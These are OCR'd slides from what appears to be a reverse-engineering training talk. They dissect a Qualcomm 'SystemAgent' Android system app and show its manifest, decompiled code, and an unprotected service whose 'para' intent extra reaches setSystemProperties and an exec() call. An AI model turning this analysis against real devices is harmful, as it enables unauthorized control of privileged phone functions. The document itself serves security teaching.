
```xml
<manifest android:sharedUserId="android.uid.system"
      android:versionCode="19"
      android:versionName="4.4.2-v4FAZ-0-0"
      package="com.qualcomm.agent"
      xmlns:android="http://schemas.android.com/apk/res/android">
    <uses-sdk android:minSdkVersion="8"
      android:targetSdkVersion="19" />
    <uses-permission
      android:name="android.permission.WRITE_SETTINGS" />
    <uses-permission android:name="android.permission.REBOOT" />
    <uses-permission
      android:name="android.permission.WRITE_SECURE_SETTINGS" />
    <application>
      <service android:name="com.qualcomm.agent.SystemAgent">
        <intent-filter>
          <action android:name="android.system.agent" />
          <category
            android:name="android.intent.category.DEFAULT" />
        </intent-filter>
        <intent-filter>
          <action android:name="android.system.fullagent" />
          <category
            android:name="android.intent.category.DEFAULT" />
        </intent-filter>
      </service>
      <service
        android:name="com.qualcomm.agent.PhoneProcessAgent"
        android:process="com.android.phone">
        <intent-filter>
         <action android:name="android.phoneprocess.agent" />
         <category
          android:name="android.intent.category.DEFAULT" />
        </intent-filter>
       </service>
    </application>
</manifest>
```

- Remember my goal?
- Qualcomm baby!

SYSTEM AGENT

Story of a privileged application

Vuln counter: 0



JEB - /Users/jcase/Documents/reversing-training/usb/firmware/a564c/system/app/SystemAgent.apk

Manifest | Resources | Certificate | Assembly | Decompiled Java

```
com.qualcomm.agent
    AgentUtils
    PhoneProcessAgent
    R
    R$attr
    R$drawable
    R$string
    SystemAgent
    SystemAgent$1
    Values
```

```
.class public Lcom/qualcomm/agent/AgentUtils;
.super Ljava/lang/Object;
.source "AgentUtils.java"

.field private static final TAG:Ljava/lang/String; = "SystemAgent"

.method public constructor <init>()V
          .registers 1
          .prologue
          .line 37
          invoke-direct           {p0}, Ljava/lang/Object;-><init>()V
          return-void
.end method

.method public static getDeviceId()Ljava/lang/String;
          .registers 4
          .prologue
          .line 157
          const-string            v0, "unknown"
          .line 158
          .local v0, "deviceId":Ljava/lang/String;
          invoke-static           {}, Lcom/android/internal/telephony/PhoneI
```

Show inner classes


```
Decompiling method Lcom/qualcomm/agent/SystemAgent;->onCreate()V
Decompiling method Lcom/qualcomm/agent/SystemAgent;->onStartCommand(Landroid/content/Intent;II)I
Decompiling class Lcom/qualcomm/agent/SystemAgent$1;
Decompiling method Lcom/qualcomm/agent/SystemAgent$1;-><init>(Lcom/qualcomm/agent/SystemAgent;Ljava/lar
Decompiling method Lcom/qualcomm/agent/SystemAgent$1;->run()V
```

0:0 | class | File: - | Lcom/qualcomm/agent/AgentUtils;

SYSTEM AGENT

Abusing a service

Vuln counter: 0



```
public int onStartCommand(Intent intent, int flags, int startId) {
    SystemAgent.logd(Integer.valueOf(startId));
    super.onStartCommand(intent, flags, startId);
    if(intent == null) {
        ((Service)this).stopSelf(startId);
    }
    else if(Values.ACTION_AGENT.equals(intent.getAction())) {
        this.doSystemActions(intent.getStringExtra("para"));  // ACTION_AGENT = "android.system.agent"
    }
    else if(Values.ACTION_FULL_AGENT.equals(intent.getAction())) {
        this.exec(intent.getStringExtra("para"));  // ACTION_FULL_AGENT = "android.system.fullagent"
    }

    return 1;
}
```


- Entry points for services: onStart, onStartCommand
- Null intent stops the service
- Data can be passed via intent with the string extra “para”
- No authorization/permission checks at this point
- Follow the white rabbit (“para”)

SYSTEM AGENT

Chasing the white rabbit

Vuln counter: 0

- We control the input "para"
- "para" is split into the array "paras"
- "paras" is sent to setSystemProperties




```java
private void doSystemActions(String para) {
    SystemAgent.logd(para);
    if(para != null) {
        String[] paras = para.split(",");
        int len = paras.length;
        if(Values.SET_SYSTEM_PROPERTIES.equals(paras[0])) {
            int i;
            for(i = 0; i < len; ++i) {
                SystemAgent.logd(i + ":" + paras[i]);
            }

            AgentUtils.setSystemProperties(paras[1], paras[2]);
        }
        else if(Values.GET_SYSTEM_PROPERTIES.equals(paras[0])) {
```

SYSTEM AGENT

Chasing the white rabbit

Vuln counter: 0

- We control the input "para"
- "para" is split into the array "paras"
- "paras" is sent to setSystemProperties




```
private void doSystemActions(String para) {
    SystemAgent.logd(para);
    if(para != null) {
        String[] paras = para.split(",");
        int len = paras.length;
        if(Values.SET_SYSTEM_PROPERTIES.equals(paras[0])) {
            int i;
            for(i = 0; i < len; ++i) {
                SystemAgent.logd(i + ":" + paras[i]);
            }

            AgentUtils.setSystemProperties(paras[1], paras[2]);
        }
        else if(Values.GET_SYSTEM_PROPERTIES.equals(paras[0])) {
```

SYSTEM AGENT

Chasing the white rabbit

Vuln counter: 0

- We control the input “para”
- “para” is split into the array “paras”
- “paras” is sent to setSystemProperties




```
private void doSystemActions(String para) {
    SystemAgent.logd(para);
    if(para != null) {
        String[] paras = para.split(",");
        int len = paras.length;
        if(Values.SET_SYSTEM_PROPERTIES.equals(paras[0])) {
            int i;
            for(i = 0; i < len; ++i) {
                SystemAgent.logd(i + ":" + paras[i]);
            }

            AgentUtils.setSystemProperties(paras[1], paras[2]);
        }
        else if(Values.GET_SYSTEM_PROPERTIES.equals(paras[0])) {
```

SYSTEM AGENT

Chasing the white rabbit

Vuln counter: 1



```
public static boolean setSystemProperties(String key, String val) {
    boolean bool = false;
    AgentUtils.logd("key=" + key + " value=" + val);
    if(val != null && key != null) {
        SystemProperties.set(key, val);
        if(key.equals(SystemProperties.get(key))) {
            bool = true;
        }
    }

    return bool;
}
```

